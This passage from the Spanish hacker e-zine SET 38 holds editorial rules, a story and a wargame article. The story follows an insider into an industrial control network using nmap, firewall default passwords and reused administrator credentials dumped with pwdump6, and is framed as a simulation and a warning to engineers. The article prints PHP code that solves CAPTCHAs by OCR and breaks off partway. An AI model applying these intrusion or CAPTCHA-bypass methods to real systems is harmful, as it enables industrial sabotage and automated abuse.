- No tenemos ni queremos normas a la hora de escribir, si te gusta mezclar tu articulo con bromas hazlo, si prefieres ser serio en vez de jocoso... adelante, Pero ten claro que SET tiene algunos gustos muy definidos: ¡Nos gusta el humor!, Mezcla tus articulos con bromas o comementarios, porque la verdad, para hacer una documentacion seria ya hay mucha gente en Internet.

  Ah!!!!, no llamar a las cosas correctamente, insultar gratuitamente a empresas, programas o personas NO ES HUMOR.

- Otra de las cosas que en SET nos gusta, es llamar las cosas por su nombre, por ejemplo, Microsoft se llama Microsoft, no mierdasoft, Microchof o cosas similares, deformar el nombre de las empresas quita mucho valor a los articulos, puesto que parecen hechos con prejuicios.

SOBRE NORMAS DE ESTILO

Tratad de respetar nuestras normas de estilo!. Son simples y nos facilitan mucho las tareas. Si los articulos los escribis pensando en estas reglas, sera mas facil tener lista antes SET y vuestro articulo tambien alcanzara antes al publico.

- 79 COLUMNAS (ni mas ni menos, bueno menos si.)

- Si quieres estar seguro que tu articulo se vea bien en cualquier terminal del mundo usa los 127 caracteres ASCII (exceptuando 0-31 y el 127 que son de control). Nosotros ya no corregiremos los que se salten esta regla y por tanto no nos hacemos responsables (de hecho ni de esto ni de nada) si vuestro texto es ilegible sobre una maquina con confiuracion extravagante.El hecho de escribirlo con el Edit de DOS no hace tu texto 100% compatible pero casi. Mucho cuidado con los disenyos en ascii que luego no se ven bien.

- Y como es natural, las faltas de ortografia bajan nota, medio punto por falta y las gordas uno entero.

  Ya tenemos bastante con corregir nuestras propias faltas.

- AHORRAROS EL ASCII ART NO NECESARIO, PORQUE CORRE SERIO RIESGO DE SER ELIMINADO (se que no estamos predicando con el ejemplo, pero el chollo se va a acabar).

- Por dios!, no utilizeis los tabuladores ni el retroceso, esta comprobado que nos levantan un fuerte dolor de cabeza cuando estamos maquetando este e-zine.

-[Nuestros mirrors]----------

- http://set-ezine.descargamos.es (Mirror Oficial)

- http://www.elhacker.net/e-zines/ (Mirror Oficial)

- http://set-ezine.diazr.com

- http://zonartm.org/SET.html

- http://www.pepelux.org/setezine.php

- http://www.dracux.com.ar/viewtopic.php?f=31&t=181

- http://roguedoitfrombehind.freehostia.com/setnuphmirror/

ESPERAMOS MIRRORS NUEVOS, ALGUNOS DE LOS QUE ESTABAN YA NO ESTAN O NO ESTAN ACTUALIZADOS. A QUE ESPERAS A PONER SET EN TU WEB, NO TIENES ESPACIO?

-[En nuestro proximo numero]----------

Antes de que colapseis el buzon de correo preguntando cuando saldra SET 39 os respondo: Depende de ti y de tus colaboraciones.

En absoluto conocemos la fecha de salida del proximo numero, pero en un esfuerzo por fijarnos una fecha objetivo pondremos... ya se vera, calcula entre 5 y 7 meses.

-[Otros avisos]----------

Esta vez, tampoco los hay.....

(no me cansare de repetir las cuentas de correo)

< web@set-ezine.org >
< set-fw@bigfoot.com >

EOF

SISTEMAS INDUSTRIALES

Nuestra historia empieza en una sala de control de un sistema industrial. Ya sabeis, esos sitios desde donde se controlan sistemas que sirven para gestionar grandes procesos industriales o de servicios. Poco importa si el proceso sea un sistema de bombeo para suministro de agua a una gran poblacion, una fabrica de produccion de acero, una industria quimica o incluso una planta nuclear de produccion electrica. En todos los casos las salas de control se asemejan bastante, luces asepticas, pupitres fijos y resistentes, paneles de informacion adosados a las paredes y sobretodo, pantallas de ordenador.

EVOLUCION

Si. Los omnipresentes ordenadores tambien han llegado a los procesos industriales y aunque inicialmente hubieron reticencias y viejos dinosaurios presentaron resistencia a las nuevas tecnologias, lo cierto, es que la gestion industrial esta basada en las nuevas tecnologias. En principio los ordenadores industriales estaban completamente separados de los de comunicaciones con el exterior, pero pronto, los ingenieros de proceso se encontraron con dos problemas, uno era la escasa memoria de almacenamiento de datos historicos y el otro era poderse comunicar con eficacia con una red exterior.

Los ingenieros de proceso son gente acostumbrada a consultar datos de años atras, para poder comparar lo que les sucedio la semana pasada con viejos problemas o bien analizar situaciones del pasado que por alguna razon han vuelto a ser de actualidad. Eran gente habituada a guardar, trazados sobre hojas de papel, los registros de lo que sucedio años atras y poderlos consultar. Es increible lo que hasta hace escasos años se almacenaba fisicamente. Cuando llegaron los sistemas de control numericos uno de los primeros problemas fue que los tecnicos de proceso no llegaban a acostumbrarse al analisis sobre datos en pantalla. Durante bastante tiempo convivieron los ordenadores, con registros analogicos que se consultaban, analizaban y almacenaban amorosamente.

Poco a poco empezaron a irrumpir en las salas de control las pantallas de gran formato, alta definicion y en color, que permitieron a los viejos dinosaurios acostumbrarse a ver las curvas de evolucion de temperatura sobre un monitor CRT en lugar de un trozo de papel milimetrico, pero todavia quedaba un problema, los datos requerian un almacenamiento masivo, cosa que era bastante caro a penas hace diez años y por tanto los fabricantes de hardware industrial se mostraban remisos a instalarlo de forma casi gratuita. Fue entonces cuando a algun avispado informatico se le ocurrio la idea de conectar un puerto COM del bus de comunicacion de la fabrica con un PC que aunque fuera de ultima generacion era bastante mas barato que la fortuna que exigia el fabricante de hardware industrial. De esta forma se abrio la primera brecha de seguridad sobre el proceso industrial. Alguien que tuviera acceso al PC local o la red donde se conectaba, podia llegar a tener acceso a los procesos industriales sin necesidad de pasar

por la sacrosanta y protegida sala de control.

Esto fue una primera evolucion que dentro del contexto de la epoca tampoco era una brecha de seguridad escandalosa. Las redes locales eran escasas y la gente con conocimientos para explotarlas tambien. Ademas era bastante sencillo limitar el numero de maquinas y los perifericos. Eran epocas en que todavia las IPs se gestionaban de forma manual y se llevaban registros personalizados. De todas formas, tambien hay que decir, que no han habido mas incidentes provocados por sabotajes, o tal vez no se hayan hecho publicos, debido a que poca gente sabia muy bien como funcionaba todo aquello. Curiosidad existia ya en la epoca, pero la posibilidad de obtener informacion no era tan facil como hoy en dia

---
SUBIENDO OTRO ESCALON

Pero la vida continuo su evolucion y en el caso de los proveedores de hardware para salas de control tambien lo hicieron, solo que tomando un sesgo peligroso. Todo proveedor de hardware no solo tenia que suministrar todo el material fisico para que el operador pudiera comunicarse con el proceso sino tambien el software y como tantas veces en esta vida se inicio una batalla de reduccion de costos. Los fabricantes se hicieron las preguntas que toda buena escuela de negocios aconseja que se hagan y que siempre son las mismas, aunque van cambiando el envoltorio para que no se note. En cualquier entorno cuando se encuentran enfrentados a una guerra de costos es preciso preguntarse que sabemos hacer y que podemos delegar en otros. Es el equivalente al "Zapatero a tus zapatos", un viejo dicho castellano, totalmente gratuito, no hace falta pagar las tarifas de una escuela de negocios y enseña lo mismo.

Sea porque pagaron a una prestigiosa escuela de negocios, sea porque el portero de la corporacion era de habla castellana, el caso es que los fabricantes de hardware industrial decidieron dejar de invertir en software de visualizacion grafica y decidieron emplear los que ya existian Si se echa un vistazo alrededor, lo que mas abunda y es facilmente integrable es toda la saga Windows, ahi se fueron y eso propusieron a los usuarios finales. En el fondo les dijeron, "Nosotros les suministramos lo mas dificil de construir, las tarjetas de control y los buses de comunicaciones, y uds se compran las pantallas y ordenadores de sobremesa que mas les guste. Nosotros aseguramos la compatibilidad". Solo les quedaba desarrollar algunas interfaces de usuario y algun editor de graficos. Nada complicado.

El problema es que inadvertidamente al usuario final se le ha colado un invitado en la sala de control. Los PC normales y corrientes con su sistema operativo Windows. Simultaneamente se tiene que construir un sistema de validacion de usuarios, que no tiene nada que ver con al antiguo sistema monolitico que solo conocia al usuario validado por el software propietario del constructor de hardware para uso industrial. La nueva configuracion requiere una red Windows con sus puntos fuertes y debilidades, pero lo que es peor, un tipo de configuracion conocida por mucha gente.

De todas formas la historia no quedo ahi, ya que el inconsciente usuario final, o sea el conjunto de ingenieros que pilotan el proceso industrial, presionado por una economia que quiere reducir los costos y responder rapidamente a las modificaciones , solicito que todo fuera compatible con la red externa burotica de la empresa. La peticion tiene sentido. De esta forma el operador de sala de control puede enviar y recibir mensajes en cuanto un hecho inusual se produce o simplemente para que toda comunicacion quede registrada de forma comoda y rapida. Incluso se puede utilizar para que el sistema operativo central de la fabrica envie mensajes de alarma en caso de disfuncionamiento del proceso si el operador no ha sabido controlar

la situacion por algun motivo.

Todo ello muy bonito pero de hecho se acaba de crear otro problema de seguridad al abrir una pasarela de comunicacion entre un bus que controla un proceso de fabricacion industrial y una red exterior que puede tener miles de usuarios, no digamos si ademas les hemos dado acceso a internet a los operadores de la sala de control a fin de que no se aburran durante las largas horas nocturnas en que el proceso funciona de forma estable y automatica Todo ello a pesar de que los ingenieros de los fabricantes de hardware tampoco son tontos y recomiendan vivamente evitar este tipo de practicas, pero todos sabemos que si algo se puede hacer, seguro que se acabara haciendo.

ESTRUCTURA DE UNA RED INDUSTRIAL

Vamos a describir que es lo que recomiendan los fabricantes de hardware para procesos de produccion industrial.

En este tipo de sistemas lo primero que se encuentra entre, por ejemplo una valvula que maneja el circuito de refrigeracion de una central nuclear, es el bus de comunicacion local, este esta conectado con el controlador, que no es mas que una tarjeta inteligente que a su vez se comunica con sus hermanos gemelos que actuan sobre otros elementos de la instalacion. Todos ellos, a traves de un switch, se conectan a las workstation clasicas, PCs para los amigos, que se encuentran en la sala de control. Hasta aqui no hay mas problema que quien tenga acceso a las workstation, tienen control total a la planta industrial. A fin de limitar los errores, cada usuario se acredita igual que cuando nosotros nos conectamos a nuestro ordenador en la oficina. Introducimos nuestro usuario, nuestra palabra de paso y en funcion del perfil que el administrador nos ha asignado, podemos ser rechazados, ver solo lo que pasa, crear archivos, instalar software, modificar datos o si se trata de una planta industrial, accionar una valvula o lanzar el proceso automatico de destruccion total.

La formacion que la empresa propietaria de la planta a impartido a su personal, es lo que impide hacer tonterias en la instalacion y el control de acceso a la sala de control y despues a los terminales de esta, es lo que impide que una persona ajena y con malas intenciones provoque catastrofes o dañe la planta.

Todos las workstations estan conectadas con una LAN segura, y ahi se coloca un firewall para controlar el trafico entre estas y los servidores de datos, almacenamiento de datos historicos, servidores de impresoras y demas elementos de burotica. A su vez se instala un nuevo firewall para conectarse a LAN Ethernet general de la empresa donde a su vez hay otro firewall que se abre al trafico de internet.

En general la idea es que hay que situar como minimo tres firewalls entre internet y los workstations de la sala de control, de modo que si un atacante exterior consigue abrirse camino hasta la sala de control, ahi no sea capaz mas que destruir datos locales en este ordenador pero le sea imposible actuar sobre los elementos fisicos de la instalacion, ya que sobre estas maquinas corren softwares propietarios que son los unicos que permiten alcanzar el boton de destruccion total que todo terrorista desea controlar.

La idea no esta mal desarrollada, pero en todo caso se olvida de que el ataque puede venir desde dentro de la organizacion. La razon de este olvido es historico. Los documentos de seguridad de los años 90, indicaban que el 70% de los ataques venian desde el interior de una red y en los actuales se dice que solo el 5% vienen de ahi. Lo que se olvida es que este cinco por

ciento puede ser mucho mas peligroso, ya que la gente capaz de romper todas las barreras pueden tener una voluntad mucho mas destructivas que un simple hacker que se dedica a buscar puertas entreabiertas.

En el caso de que quien tenga malas intenciones se encuentre dentro de la LAN Ethernet, el ataque puede ser mucho mas facil de articular como vamos a describir y las consecuencias pueden ser peores, ya que el atacante puede conjugar dos tipos de conocimientos, los puramente informaticos y despues los industriales acerca del proceso mecanico, hidraulico, fisico, quimico o nuclear.

TURISMO TECNICO

"Turismo tecnico" es lo que, en ciertos circulos, se denominan algunos viajes que se organizan, milagrosamente, en ciertas empresas multinacionales para comprobar que esta pasando en las fabricas de produccion. Normalmente los visitantes no entienden un ardite de lo que tienen que controlar. Los que los acompañan tambien lo saben y los visitados estan al tanto. Todo el mundo se hace el tonto, se les enseñan cuatro graficos manipulados, pero muy bien diseñados en PowerPoint, se les muestran las instalaciones, que vengan a cuento o no, y finalmente se les lleva a comer a un buen restaurante, que finalmente de eso se trata.

Pues bueno. Ya os habeis enterado lo que es el "Turismo tecnico", el "premio" que el visitante espera recibir puede ser distinto al que os hemos contado, pero el entorno me parece que ha sido bien descrito. En un caso de esos se encontraba mezclado Perico Viajero. Sin solicitarlo ni desearlo, se hallaba junto a grupo de incompetentes visitando una sala de control. Mientras un diligente ingeniero se esforzaba en dar explicaciones que nadie entendia ni deseaba escuchar, Viajero se encontraba un tanto apartado del grupo, observando como el grafico de una temperatura se mantenia en linea recta gracias a los esfuerzos del ordenador que no a los de los operadores de planta, mas interesados en aquel momento en controlar el fisico de una de las visitantes que controlar un abstruso proceso industrial.

Asi tranquilo, distraido en su particular diversion, Viajero observo algo que atrajo su atencion. El teclado de uno de las workstation lucia una preciosa etiqueta grabada en el teclado. Algo asi como "Propierty of xxxx" y despues una serie de numeros. No hacia falta ser un lince para darse cuenta que, los terminales estaban en "leasing" para ahorrar unos miserables euros, y que el numero en cuestion permitia identificar inequivocamente el terminal entre el laberinto de maquinas que poblaban la WAN de la multinacional. Todo ello en un milisegundo le dio una idea. A continuacion su actitud animica cambio, de espectador pasivo, a depredador en accion

Una vez en accion nadie diria que su actitud habia cambiado. Seguia en un segundo plano aparentemente focalizando su atencion sobre el orador, en realidad estaba observando a los operadores. Analizaba sus reacciones y estudiaba su comportamiento, finalmente se dirigio hacia uno de aspecto entre divertido y aburrido. Son los mejores, tienen sentido del humor y gustan de mofarse de sus jefes.

Viajero entablo una amable conversacion con dicho individuo, llevando poco a poco el tema hacia su interes, que no era otro que conseguir el maximo de informacion sobre el terminal. Los operadores de las salas de control reciben entrenamiento para no suministrar informacion del proceso, pero nadie les ha dicho que es igual de peligroso empezar a hablar sobre sistemas operativos, versiones, direcciones IP y demas cosas sin importancia.

Al salir, Viajero se despidio amablemente de todo el mundo, estrechando manos

sin cesar. Las visitas quedaron encantadas de salir del recinto sin recibir mas torturas tecnicas y los operadores se olvidaron inmediatamente de los visitantes y de sus acompañantes. Solo Viajero tomo nota mentalmente de todo lo que habia visto y oido

---
UNA EXPLORACION DISCRETA

Pasadas unas semanas de ajetreados viajes, solo en su despacho y aprovechando un momento de calma en su trabajo, Viajero retomo el asunto en mano. De entrada intento identificar el terminal que habia visto fisicamente en la WAN de la empresa. Con un viejo "ping" de toda la vida, obtuvo la direccion IP, aunque aparentemente no respondia maquina alguna. Lo mas obvio era deducir que que el firewall que protegia la LAN de la planta estaba bloqueando este tipo de trafico para evitar justamente que alguien obtuviera informacion sensible. Otra posibilidad era que se hubieran cambiado los terminales desde su visita a la sala de control o que incluso la planta entera hubiera partido por los aires despues de una gran explosion, pero dado que ni las comunicaciones internas de la sociedad ni siquiera los periodicos locales daban noticia de ningun gran accidente industrial, tomo por buena la primera opcion

Ya que se encontraba bajo el sistema operativo Windows hizo uso a continuacion de la utilidad "tracert" para detectar donde se encontraba la LAN y cual era la direccion IP del firewall que le cortaba el paso. Efectivamente, despues de unos pocos saltos, "tracert" le comunico que no habia respuesta y dedujo que ahi estaba el bloqueo. Era necesario obtener informacion adicional acerca del firewall, y para ello es posible utilizar multiples tecnicas, pero como Viajero era todo un clasico decidio emplear una de las mas conocidas llamada "nmap" (http://nmap.org/).

Todo el mundo lo conoce y ya va por la version 4.76, disponible en version fuentes, ejecutables para Linux, Windows, y MAC OS X y BSD, es una magnifica utilidad que permite escanear puertos y averiguar sistemas operativos. Normalmente se utiliza en modo terminal pero tambien hay disponible una version con GUI, "Zenmap" (http://nmap.org/zenmap/man.html), que permite, hasta a los mas insensatos e incompetentes, obtener informacion sobre maquinas y redes. Los que deseen un poco mas de informacion en:

   http://nmap.org/book/zenmap.html podran saciar toda su curiosidad.

Viajero era amante de las viejas pantallas en fondo negro, asi que utilizo la version sin pantallitas y lanzo un escaneo con la opcion de deteccion del "host". El resultado no le sorprendio en absoluto. Dejar la eleccion de un firewall a un tecnico en instrumentacion es lo normal en una planta industrial y dichos tecnicos solo estan interesados en conseguir un funcionamiento de la instalacion con el minimo de mantenimiento y eso en su jerga significa con "cero" quejas del responsable de produccion. Nadie quiere oir de temas de seguridad informatica o mas bien estos se entienden como que la produccion debe continuar a cualquier costo y en ningun momento se deben producir fallos por "falta" de acceso a los terminales. La filosofia que subyace a todo eso es que el criterio humano es prioritario en todo momento y que nunca deben fallar los accesos a los terminales para poder realizar maniobras de proceso y dar ordenas de control. Nadie quiere oir hablar de atacantes "hackers" que vengan del exterior. Con estos juncos no es extraño que Viajero se encontrara con que se habia construido un cesto que contenia un router robusto, fiable y bien conocido. Nada de veleidades de ultimo grito ni modas de ultima hora.

Una vez detectado la hardware es necesario obtener el maximo de informacion acerca del dispositivo y para eso la red es fundamental. De la web oficial del constructor se puede bajar las instrucciones de instalacion con las password por defecto y en otros sitios mas oscuros los puntos debiles y a

veces algunas puertas traseras que tambien se instalan por defecto. En este caso no hubo que utilizar ningun truco extraño, el artilugio tenia como unica proteccion la limitacion por acceso web a traves tan solo de la WAN de la corporacion y eso seguia la logica de toda la instalacion. Hacia falta sobretodo defenderse de los piratas externos, pero todos los trabajadores de la compañia eran considerados como santos varones o, como apostillaria una politica de bajos vuelos, una santa femina.

Una maquina de estas caracteristicas no esta normalmente protegida con grandes medidas de seguridad y por ellas se debe entender sistemas automaticos de deteccion de cambios de configuracion o accesos a horas intempestivas, asi que Viajero entro con los datos de configuracion por defecto y la cambio para permitir todo el trafico hacia un determinado segmento de la red, donde se encontraba su PC.

AVANZANDO EN EL ATAQUE

Una vez cambiada la configuracion del firewall, el siguiente paso es hacerse una idea de la extension de la red local que se encontraba a nivel de sala de control. En su afan de facilitar la vida al equipo de mantenimiento y limitar costos todo estaba construido bajo una topologia Windows y de nuevo basto con "nmap" para determinar donde estaban los servidores de datos historicos, sistemas antivirus, servidores de recursos, impresoras, etc,... asi como el firewall que hacia la separacion entre la zona perimetral ("DMZ layer" en la lengua de Shakespeare), donde se habia cometido exactamente el mismo error de configuracion al dejar los datos de la instalacion por defecto.

A partir de ahi, repitiendo el mismo mecanismo, Viajero en tan solo un par de horas de busqueda y configuraciones a distancia, tenia ante si los mismos terminales frente a los que afanosamente trabajan los operarios de la sala de control y todo ello sin apenas manejar mas que recursos publicos y legales.

Quedaba el ultimo problema por franquear y es el que normalmente mencionan los expertos en seguridad industrial de ordenadores. "Un hacker poco puede hacer aunque haya conseguido acceso a un terminal a distancia, ya que no posee el software necesario para poder interactuar con la instalacion industrial". Todo eso es cierto, salvo, como en el caso de Viajero, que tenia las password de los administradores locales que permiten la instalacion de software en general. Antiguas andanzas sobre diversos servidores de la WAN habian permitido a Viajero hacer un acopio de usuarios avanzados con sus passwords y este bagaje, que en condiciones normales todo el mundo piensa que puede ser util para leer la mensajeria del jefe, iba a permitir a Viajero un rapido avance en su ataque.

Realmente no sabia muy bien lo que iba a hacer, simplemente se dejaba llevar por los acontecimientos, dada la gran facilidad con que superaba obstaculo tras obstaculo. Era como sentirse embriagado por un exceso de informacion. Por la simple lectura de los directorios de los terminales, determino los software que debia instalar en su PC. Despues tan solo era cuestion de encontrar en que servidores se encontraban los ejecutables que le permitirian hacerlos funcionar en su maquina. Esto requiere un poco de paciencia, pero tan solo eso, tiempo y paciencia. Despues tan solo es cuestion de ir diciendo "si" a las preguntas standards de toda instalacion y despues configurar su maquina teniendo en cuenta que se encontraba a tres routers de distancia de su objetivo y no en el ultimo anillo de control.

Parece cosa de magia, pero es solo cuestion de anticipacion, Viajero habia estado jugando al raton y al gato con los administradores de la red desde hacia años y siempre habia conseguido estar tan solo un paso por delante de ellos. La ultima hazaña habia consistido en hacer una escalada de privilegios mediante la herramienta pwdump6 (http://www.foofus.net/fizzgig/pwdump/) que

ya describimos en otras andanzas de Viajero. Hoy en dia todos los antivirus impiden el lanzamiento de pwdump o de cachedump, pero hace tan solo un año no era el caso y de todas formas tampoco es una barrera infranqueable ya que los antivirus residentes se pueden bloquear o dejar fuera de servicio temporalmente. De todas formas lo cierto es que un cierto tipo de ataque cuyos resultados previsibles son conseguir las passwords de los administradores de red y que todo el mundo piensa que puede tener como consecuencia que la integridad de los datos a quedado comprometidos, puede tener otro tipo de consecuencias totalmente inesperadas. Tan graves como la destruccion fisica del proceso productivo industrial.

ULTIMO ACTO

Ante Viajero se encontraba la misma pantalla que recordaba haber visto varias veces durante sus visitas a la sala de control. Las mismas lineas representando tuberias, los mismos dibujitos que querian mostrar valvulas, elementos neumaticos, depositos de productos, tanques de aguas y liquidos diversos. Unos parpadeaban alegremente indicando su funcionamiento y otros en colores diverso representaban un estado estatico de seguridad. Viajero de repente se encontro con todo el poder que un Dios Todopoderoso podia tener en las manos. Un boton de color rojo, con una identificacion en letras parpadeantes, daban la posibilidad de detenerlo todo en condiciones catastroficas para la tesoreria de la corporacion y fatales para la ecologia de la comarca. Anos de soportar a inutiles engreidos como jefes, capaces tan solo de redactar pomposos informes y brillantes presentaciones, le pasaron por la mente. Cientos de horas de reuniones sin sentido y comentarios insulsos acerca de la percepcion de la gente de su comportamiento.

"Percepcion?" Se pregunto. "Comportamiento?" casi dijo en voz alta. "Estais a punto de comprobar que es lo que pienso de vosotros" Esta vez lo dijo ya de forma audible, mientras acercaba con el raton el puntero y oprimia el boton izquierdo dos veces. El proceso industrial se puso en marcha o mejor dicho, empezo a detenerse.

FIN DE LA HISTORIA

Ante la pantalla de Viajero fueron cambiando de color diversos componentes, mientras en la zona izquierda aparecian diversos comentarios automaticos que eran enviados al sistema de backup para su almacenamiento en sus logs, finalmente aparecio un mensaje "Successful test". Un observador atento habria comprobado que en el extremo derecho de la pantalla habia un letrero que decia "Simulation System". No. Perico Viajero, no habia padecido un ataque de locura, simplemente jugaba con el sistema de simulacion

Mientras, cerraba el software cliente de visualizacion y deshacia la configuracion de los firewalls, Viajero pensaba en como informar a los administradores locales de su error de configuracion sin tener que dar demasiadas explicaciones.

COROLARIO


Voluntariamente no hemos puesto ninguna referencia sobre el hardware y las

configuraciones aqui descritas. Los fabricantes de este tipo de equipos se pueden contar con los dedos de una mano y tienen bastante malas pulgas si se sienten atacados de alguna forma. Otra razon es que este articulo esta escrito con el animo de animar a los ingenieros de proceso a exigir el maximo de seguridad en la configuracion de sus instalaciones. Un ataque con exito a un banco puede provocar perdidas financieras millonarias, pero el mismo exito sobre una instalacion industrial puede tener como consecuencia perdidas humanas y estas no tiene precio.

www.set-ezine.org
web@set-ezine.org

EOF

-[0x0A]--
-[Captcha-Killer Wargame: OCR]---
-[by blackngel]---SET-38--



HACK THE WORLD

<blackngel1@gmail.com>
<black@set-ezine.org>

---[1 - Introduccion

Chema Alonso, de Informatica 64, junto con sus secuaces, son bastante conocidos a estas alturas, ya sea por sus conferencias o por el desarrollo de todos los wargames que de un tiempo a esta parte llevan realizando.

Todos ellos son gente que, haciendo honor al nombre de su blog, estan bastante asentados en lo que se conoce como "el lado del mal", es decir, con amplios conocimientos orientados a las plataformas de Microsoft.

Es por ello que la mayoria de los retos que han planteado estan basados en tecnologias web asi como ASP.NET, Microsoft SQL Server, el servicio de protocolo ligero de acceso a directorio (LDAP) de la misma plataforma y demas...

Aun siendo esto asi, no evita que todos los retos pudieran ser superados desde un entorno Linux o al menos de base Unix. Al fin y al cabo, casi todos se basaban en tecnicas de inyeccion, ya sea SQL, LDAP y otros juegos intelectuales.

Teniendo en cuenta que hasta ahora todos se habian desarrollado por fases, en las que unos descubrimientos llevaban a otros niveles (las pistas estaban ahi para ayudar, o no), la aparicion del ultimo reto, el numero 9, parecia un caso un poco especial.

Lo especial esta en que se centra unicamente en un aspecto de la seguridad de los entornos web, especificamente el problema que plantea la superacion del desafio-respuesta de una imagen "CAPTCHA" para un programa automatizado. Problema que supuestamente solo deberia poder ser solucionado por un humano.

Cada nivel en el reto presentaba una debilidad y debia ser encontrada para pasar al siguiente. Claro que siempre quedaba implementar alguna

clase de reconocimiento OCR, y con ello poder superar todas las fases (menos la ultima que era distinta y se superaba de un modo muy sencillo), con la misma herramienta.

Durante este articulo nos centraremos en esta ultima posibilidad. Si quieres ir calentando motores entra en la siguiente direccion perteneciente al Reto 9 [1].

---[2 - Breve Analisis

Cuando empece a jugar con este juego, como siempre mucho mas tarde de que ya hubiera terminado y los premios hubieran sido otorgados (el reconocimiento del Hall of Fame), observe que las primeras fases estaban hechas para novatos.

¿Como puede ser que las 4 primeras tengan el mismo nivel de dificultad? Es mas, puedo decir que la tercera es mas dificil incluso que la cuarta, debido a que en las pruebas 1, 2 y 4 el valor del texto mostrado en el Captcha podia ser leido directamente del codigo HTML.

Como es sabido, cualquier persona con un minimo conocimiento de Perl o algo por el estilo puede automatizar las peticiones web, leer los codigos, y realizar un POST con la informacion adecuada.

En resumen, si alguien quiere ver como se puede estudiar y superar cada reto de forma individual, recomiendo la lectura del solucionario escrito por nuestro amigo Kachakil [2].

Habiendo perdido un poco la gracia, a uno se le vino a la mente, como no, la idea de desarrollar una solucion global para todos los niveles. Si generalizamos, sabemos que en todos los niveles tenemos una imagen, el Captcha, y que podemos descargarla. Si tuviesemos la capacidad de interpretar los caracteres en el contenidos y enviar el codigo de regreso a la pagina, tal vez tendriamos el premio en nuestras manos.

OCR viene a nuestras mentes, reconocimiento de caracteres dentro de una imagen, pero la pregunta es siempre la misma: ¿Como?

Como bien se ha dicho por ahi, nadie puede pretender abrir una imagen con un editor de texto, ya sea hexadecimal o no, y buscar a lo largo de todos los caracteres una cadena con el texto del captcha en si, esto es impensable desde luego.

Pregunta: ¿La solucion?

Respuesta: Reconocimiento de Patrones

Si pudiesemos aislar los caracteres del Captcha, esto es, crear una imagen individual de cada uno, almacenarlas todas en una base de datos en relacion a su caracter real, y luego establecer un metodo de comparacion, por norma general deberiamos obtener en un amplio porcentaje de ocasiones el codigo correcto.

Por suerte, buscando informacion sobre el tema en la red, encontre un pequeño motor con una idea bastante aceptable desarrollada en PHP que cubria mis espectativas para adaptarlo al reto.

Esquematicamente el programa realiza lo siguiente:

 1 -> Abre la imagen captcha.

      Explicacion: Para el reto se trata de abrir un GIF y convertirlo en JPEG.

2 -> La limpia.

Explicacion: Consigue dejar en negro las letras y en blanco el fondo.

3 -> Divide.

Explicacion: Crea una nueva imagen por cada caracter individual.

4 -> Crear un mapa de los pixels.

Explicacion: Un documento incluyendo grupos de tres cifras indicando el valor de los colores rojo, verde y azul en cada pixel individual.

5 -> Compara.

Explicacion: Compara el mapa de pixeles del caracter actualmente tratado con todos los mapas previamente almacenados en la base de datos. Aquel que presente mas coincidencias es candidato a ser el correto.

Debo añadir que una vez acabado el desarrollo, lo probe antes de nada en otra clase de captchas en donde resulto ser mas efectivo que en el propio reto.

---[3 - Dise~o e Implementacion

A continuacion muestro el codigo que finalmente diseñe para la solucion del reto.
Ire introduciendo antes de cada funcion todos los comentarios que sean necesarios
para comprender su funcionamiento.

Al final del codigo se explica de un modo mas sencillo como funciona el codigo y como realizamos el aprendizaje basico.

-[ocr.php]-

```
<?

// Por defecto se trabaja en el modo normal (no aprendizaje)
// En nombre por defecto de la imagen captcha es captcha.gif

$mode_learn = 0;
$input_code = "";
$file_captcha = "captcha.gif";

// Se comprueban los argumentos:
// [-F] -> nombre de la imagen captcha
// [-l] -> Codigo de la imagen captcha en modo aprendizaje

if (($argc >= 1) && (($argv[1] == "-l") || ($argv[3] == "-l"))) {
   $mode_learn = 1;
   if ($argv[1] == "-l") {
      $input_code = strtoupper($argv[2]);
   }
   elseif ($argv[3] == "-l") {
      $input_code = strtoupper($argv[4]);
   }
}
```

```
if ($argv[1] == "-f") {
   $file_captcha = $argv[2];
}

// Se obtiene una lista de los archivos contiendo los mapas de pixeles
// que forman la base de datos. De no haber ninguno, se al usuario
// que inicie la sesiones de aprendizaje.

$archivos = fileslist();

if ( empty($archivos) && !($mode_learn)) {
      print "\nBase de datos vacia. Inicie sesiones de aprendizaje.\n";
      print "\nUsage: ". $argv[0] ." [-f CAPTCHA] [-l CODE]\n";
      Exit;
}

$archivos = substr($archivos, 0, strlen($archivos)-1);
$archivos = explode(",",$archivos);

read_captcha();

function read_captcha()
{
      global $file_captcha, $mode_learn;

      // Las imagenes de los caracteres individuales seran en
        // principio de 28 x 80 pixeles.

      $width = 28;
      $height = 80;

      // Abrimos la imagen y comprobamos que existe.

      $img = ImageCreateFromGif($file_captcha);

      if (!$img) {
            print "\nEl archivo no existe\n";
            Exit;
      }

      // Convertimos el GIF a JPG para trabajar mejor.

      imagejpeg($img, "captcha.jpg");
      $newimg = ImageCreateFromJpeg("captcha.jpg");

      // Limpiamos la imagen, esto es convertir el color de los
        // caracteres a negro y el fondo a blanco.

      $cleanimg = clean($newimg);
      imagejpeg($cleanimg, "newcapt.jpg");

      // Creamos 8 imagenes individuales de 28 x 80.

      $imgchar1 = imagecreate($width, $height);
      $imgchar2 = imagecreate($width, $height);
      $imgchar3 = imagecreate($width, $height);
      $imgchar4 = imagecreate($width, $height);
      $imgchar5 = imagecreate($width, $height);
      $imgchar6 = imagecreate($width, $height);
      $imgchar7 = imagecreate($width, $height);
      $imgchar8 = imagecreate($width, $height);

      // Dividimos el captcha en 8 partes de igual ancho (28 pixeles)
        // y copiamos cada parte en las imagenes individuales.
```

```
imagecopy($imgchar1, $cleanimg, 1, 1,   0, 0, 28, 80);
imagecopy($imgchar2, $cleanimg, 1, 1,  28, 0, 28, 80);
imagecopy($imgchar3, $cleanimg, 1, 1,  56, 0, 28, 80);
imagecopy($imgchar4, $cleanimg, 1, 1,  84, 0, 28, 80);
imagecopy($imgchar5, $cleanimg, 1, 1, 112, 0, 28, 80);
imagecopy($imgchar6, $cleanimg, 1, 1, 140, 0, 28, 80);
imagecopy($imgchar7, $cleanimg, 1, 1, 168, 0, 28, 80);
imagecopy($imgchar8, $cleanimg, 1, 1, 196, 0, 28, 80);

// Guardamos las nuevas imagenes conteniendo los caracteres
  // individuales en el disco duro.

imagejpeg($imgchar1, "chr1.jpg");
imagejpeg($imgchar2, "chr2.jpg");
imagejpeg($imgchar3, "chr3.jpg");
imagejpeg($imgchar4, "chr4.jpg");
imagejpeg($imgchar5, "chr5.jpg");
imagejpeg($imgchar6, "chr6.jpg");
imagejpeg($imgchar7, "chr7.jpg");
